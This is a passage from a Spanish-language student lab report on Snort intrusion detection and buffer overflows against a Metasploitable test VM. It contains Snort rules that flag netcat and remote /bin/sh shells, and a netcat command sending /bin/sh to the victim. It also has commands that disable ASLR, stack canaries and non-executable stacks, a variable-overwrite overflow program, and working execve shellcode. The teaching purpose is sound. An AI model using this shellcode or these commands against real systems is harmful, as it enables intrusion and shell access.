05/09-15:44:34.201405 192.168.61.189:38324 -> 192.168.62.189:21 [RST] Seq: 0x1DC0E41A Ack: 0x0 Win: 0x7210 TcpLen: 46
TCP TTL:64 TOS:0x0 ID:9154 Iplen:20 DgmLen:60 DF
*****S* Seq: 0x1DC0E41A Ack: 0x0 Win: 0x7210 TcpLen: 46
TCP Options (5) => MSS: 1460 SackOK TS: 6670296 0 NOP WS: 7
[Xref => http://cve.nitre.org/cgi-bin/cvename.cgi?name=2002-00121]Xref => http://www.securityfocus.com/bid/40891[Xref => http://www.securityfocus.com/bid/40891]Xref => http://www.securityfocus.com/bid/40891
Starting Nmap 7.01 ( https://nmap.org ) at 2017-05-09 16:16 CEST
Nmap scan report for metasploitable (192.168.62.189)
Host is up (0.00071s latency).
Not shown: 19974 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1000/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  unknown
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
alumno@Atacante:~$
```

Figura 15: Escaneo nmap y logs asociados.

2. Acceder a la máquina en dicho puerto.

Para que Snort detecte este ataque, primero debe estar configurada la detección del mismo. Para ello, añadimos en el fichero `/etc/snort/snort.conf` la línea correspondiente a las reglas de telnet, como observamos en la figura 16.

Además, conviene añadir en el fichero `/etc/snort/rules/local.rules` las alertas para telnet, como se ve en la figura 17.

```

GNU nano 2.5.3          Archivo: /etc/snort/snort.conf

# include $SO_RULE_PATH/exploit.rules
# include $SO_RULE_PATH/icmp.rules
# include $SO_RULE_PATH/imap.rules
# include $SO_RULE_PATH/misc.rules
# include $SO_RULE_PATH/multimedia.rules
# include $SO_RULE_PATH/netbios.rules
# include $SO_RULE_PATH/mtp.rules
# include $SO_RULE_PATH/p2p.rules
# include $SO_RULE_PATH/smtp.rules
# include $SO_RULE_PATH/snmp.rules
# include $SO_RULE_PATH/specific-threats.rules
# include $SO_RULE_PATH/web-activex.rules
# include $SO_RULE_PATH/web-client.rules
# include $SO_RULE_PATH/web-iis.rules
# include $SO_RULE_PATH/web-misc.rules
# include $SO_RULE_PATH/telnet.rules

# Event thresholding or suppression commands. See threshold.conf
include threshold.conf

^G Ver ayuda  ^O Guardar  ^U Buscar   ^K Cortar Text^J Justificar ^C Posición  ^V Pág. ant.
^X Salir      ^R Leer fich.^_ Reemplazar^U Pegar txt  ^I Ortografía^_ Ir a línea  ^U Pág. sig.

```

Figura 16: Fichero snort.conf.

```

GNU nano 2.5.3          Archivo: /etc/snort/rules/local.rules

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

# Crear una alerta cuando se detecta cualquier paquete ICMP
alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:10000001; rev:001)
# Lanza alertas con el escaneo de puertos
preprocessor sfportscan: proto { all } scan_type { all } sense_level { high } logfile { portscan.log
# Alertas para telnet
alert tcp any any -> $TELNET_SERVERS 23 (msg:"Telnet establecido"; flags:S,12; sid:10000001; rev:1)
alert tcp any any -> $TELNET_SERVERS 23 (msg:"Remote shell bin/sh"; content:"/bin/sh"; sid:10000002;$
alert tcp any any -> $HOME_NET 23 (msg:"Remote shell bin/bash"; content:"/bin/bash"; sid:10000003; r$
alert tcp any any -> $TELNET_SERVERS 23 (msg:"Command nc"; content:"nc"; sid:10000004; rev:1)

[ 16 líneas leídas ]
^G Ver ayuda  ^O Guardar  ^U Buscar   ^K Cortar Text^J Justificar ^C Posición  ^V Pág. ant.
^X Salir      ^R Leer fich.^_ Reemplazar^U Pegar txt  ^I Ortografía^_ Ir a línea  ^U Pág. sig.

```

Figura 17: Fichero local.rules.

Una vez configurado lo anterior y relanzado el servicio, procedemos a atacar el puerto con telnet, como refleja la figura 18.

```
$ telnet 192.168.62.189
```

```

Total sessions: 0
Max concurrent sessions: 0
=====
dcercpc2 Preprocessor Statistics
Total sessions: 0
=====
SIP Preprocessor Statistics
Total sessions: 0
=====
Snort exiting
alumno@Router:~$ sudo tail -f /var/log/snort/alert /var/log
=> /var/log/snort/alert <==
TCP Options (5) => MSS: 1460 SackOK TS: 8629078 0 NOP WS:
[**] [1:716:13] INFO TELNET access [**]
[Classification: Not Suspicious Traffic] [Priority: 3]
05-09-17:55:21.187651 192.168.62.189:23 -> 192.168.61.189:5
TCP TTL:63 TOS:0x10 ID:37619 Iplen:20 Dgmlen:64 DF
***AP*** Seq: 0x0B46E44 Ack: 0x050379C8 Win: 0x5B TcpLen:
TCP Options (3) => NOP NOP TS: 786590 8629078
[Xref => http://cgi.nessus.org/plugins/dump.php?id=102801]
ame.cgi?name=1999-06191[Xref => http://www.whitehats.com/in
=> /var/log/snort/portscan.log <==
Time: 05-09-16:38:17.584371
event_ref: 0
192.168.61.189 -> 192.168.62.189 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 8
IP Count: 1
Scanner IP Range: 192.168.61.189:192.168.61.189
Port/Proto Count: 10
Port/Proto Range: 21:1025

alumno@Atacante:~$ nc 192.168.62.189 23 << _EOF_
nc
> /bin/sh
> nc
> _EOF_

alumno@Atacante:~$ ping 192.168.62.189
PING 192.168.62.189 (192.168.62.189) 56(84) bytes of data.
64 bytes from 192.168.62.189: icmp_seq=1 ttl=63 time=0.497 ms
64 bytes from 192.168.62.189: icmp_seq=2 ttl=63 time=0.587 ms
64 bytes from 192.168.62.189: icmp_seq=3 ttl=63 time=0.509 ms
^C
--- 192.168.62.189 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt: min/avg/max/mdev = 0.497/0.504/0.509/0.019 ms
alumno@Atacante:~$ telnet 192.168.62.189
Trying 192.168.62.189...
Connected to 192.168.62.189.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: Connection closed by foreign host.
alumno@Atacante:~$

```

Figura 18: Comando telnet y logs asociados.

3. Ejecutar una orden o un shell (/bin/sh o /bin/bash) en la víctima.

Una vez dentro de la víctima, podemos hacer lo que queramos. En este caso, ejecutamos un shell.

```
$ nc 192.168.62.189 23 << _EOF_
> /bin/sh
> nc
> _EOF_
```

En la figura 19 se pueden observar los logs generados de tal shell.




Figura 19: Logs generados tras nc.

5. Buffer Overflow

Buffer Overflow es una vulnerabilidad causada por la inserción de datos con tamaño superior al esperado por un buffer. Este hecho provoca el desbordamiento del buffer y la sobrescritura de espacios adyacentes en la pila o incluso en zonas de memoria reservadas para otras cosas. Dichas zonas de memoria pueden contener información importante para el correcto funcionamiento del programa o incluso información sensible del usuario o de otros programas.

Actualmente los sistemas operativos tienen ciertas medidas para paliar estas vulnerabilidades. Se va a proceder a la desactivación de esas medidas para poder ejecutar los programas:

- Direcciones aleatorias. Actualmente Ubuntu y otros sistemas usan un direccionamiento aleatorio en la pila para hacer que más difícil ejecutar un buffer overflow con éxito. Para desactivarlo:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

- Esquema de protección de pila. En honor a los canarios que se utilizaban en las minas, la pila tiene una palabra denominada canario que coloca entre los buffers y los datos. De tal forma, si el canario no coincide con el original, no se ejecuta el programa. Para desactivarlo:

```
$ gcc -fno-stack-protector programa.c
```

- Pila no ejecutable. Ubuntu usa pilas tanto ejecutables como no ejecutables. Sin embargo, utiliza la no ejecutable por defecto para evitar buffer overflows. Para hacerla ejecutable:

```
$ gcc -z execstack programa.c
```

5.1. Modificación de variables

Dado el siguiente código funcional (`myVar.c`), vamos a modificarlo y hacer que genere un buffer overflow.

```
/* myVar.c */  
  
#include <string.h>
```



```
#include <stdio.h>

void foo (char * bar){

    char c[28];
    float myVar = 10.5;

    printf("myVar_value_=%f\n", myVar);

    memcpy(c, bar, strlen(bar));

    printf("myVar_value_=%f\n", myVar);
}

int main (int argc, char ** argv){
    foo("foo_text");
    return 0;
}
```




Figura 20: Pila de los programas myVar.c y myVar_BO.c.

La forma de hacerlo es percatarse de que hay un buffer `c` cuya capacidad es 28 y provocar un desbordamiento en el mismo. Tal como se indica en la figura 20, inmediatamente tras el buffer se encuentra la variable `myVar`. Así pues, cuando se produzca el desbordamiento en el buffer, se sobrescribirá esta variable y ésta mostrará lo que deseemos. El programa denominado `myVar_BO.c` cumple con esta funcionalidad.

La comparación entre los resultados de los programas se refleja en la figura 21.

```
/* myVar_BO.c */

#include <string.h>
#include <stdio.h>

void foo (char * bar){

    char c[28];
    float myVar = 10.5;

    printf("myVar_value=_%f\n", myVar);

    memcpy(c, bar, strlen(bar));

    printf("myVar_value=_%f\n", myVar);
}

int main (int argc, char ** argv){
    foo("el_sentido_de_la_vida_es:_42\x3f\x36\xd9\x3e");
    return 0;
}
```

```
aliciaruto@aliciaruto-VirtualBox:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
aliciaruto@aliciaruto-VirtualBox:~$ gcc -o myVar myVar.c
aliciaruto@aliciaruto-VirtualBox:~$ ./myVar
myVar value = 10.500000
myVar value = 10.500000
aliciaruto@aliciaruto-VirtualBox:~$ gcc -fno-stack-protector -o myVar_BO myVar_BO.c
aliciaruto@aliciaruto-VirtualBox:~$ ./myVar_BO
myVar value = 10.500000
myVar value = 0.424242
aliciaruto@aliciaruto-VirtualBox:~$
```

Figura 21: Resultado de los programas `myVar.c` y `myVar_BO.c`.

5.2. Shellcode

El apartado anterior contemplaba la posibilidad de, gracias al desbordamiento de buffer, conseguir cambiar el valor a una variable posterior. En esta ocasión, vamos a hacer un desbordamiento que genere un bash gracias a una pila ejecutable.

Tras compilar y ejecutar el siguiente código, obtenemos el bash que se muestra en la figura 22.

```
/* call_shellcode.c */

/*A program that creates a shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x50" /* Line 2: pushl %eax */
    "\x68" "//sh" /* Line 3: pushl $0x68732f2f */
    "\x68" "/bin" /* Line 4: pushl $0x6e69622f */
    "\x89\xe3" /* Line 5: movl %esp,%ebx */
    "\x50" /* Line 6: pushl %eax */
    "\x53" /* Line 7: pushl %ebx */
    "\x89\xe1" /* Line 8: movl %esp,%ecx */
    "\x99" /* Line 9: cdq */
    "\xb0\x0b" /* Line 10: movb $0x0b,%al */
    "\xcd\x80" /* Line 11: int $0x80 */
;

int main(int argc, char **argv){
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

```
aliciaruto@aliciaruto-VirtualBox:~$ gcc -z execstack -o call_shellcode call_shellcode.c
aliciaruto@aliciaruto-VirtualBox:~$ ./call_shellcode
$ pwd
/home/aliciaruto
$
```

Figura 22: Resultado de call_shellcode.c.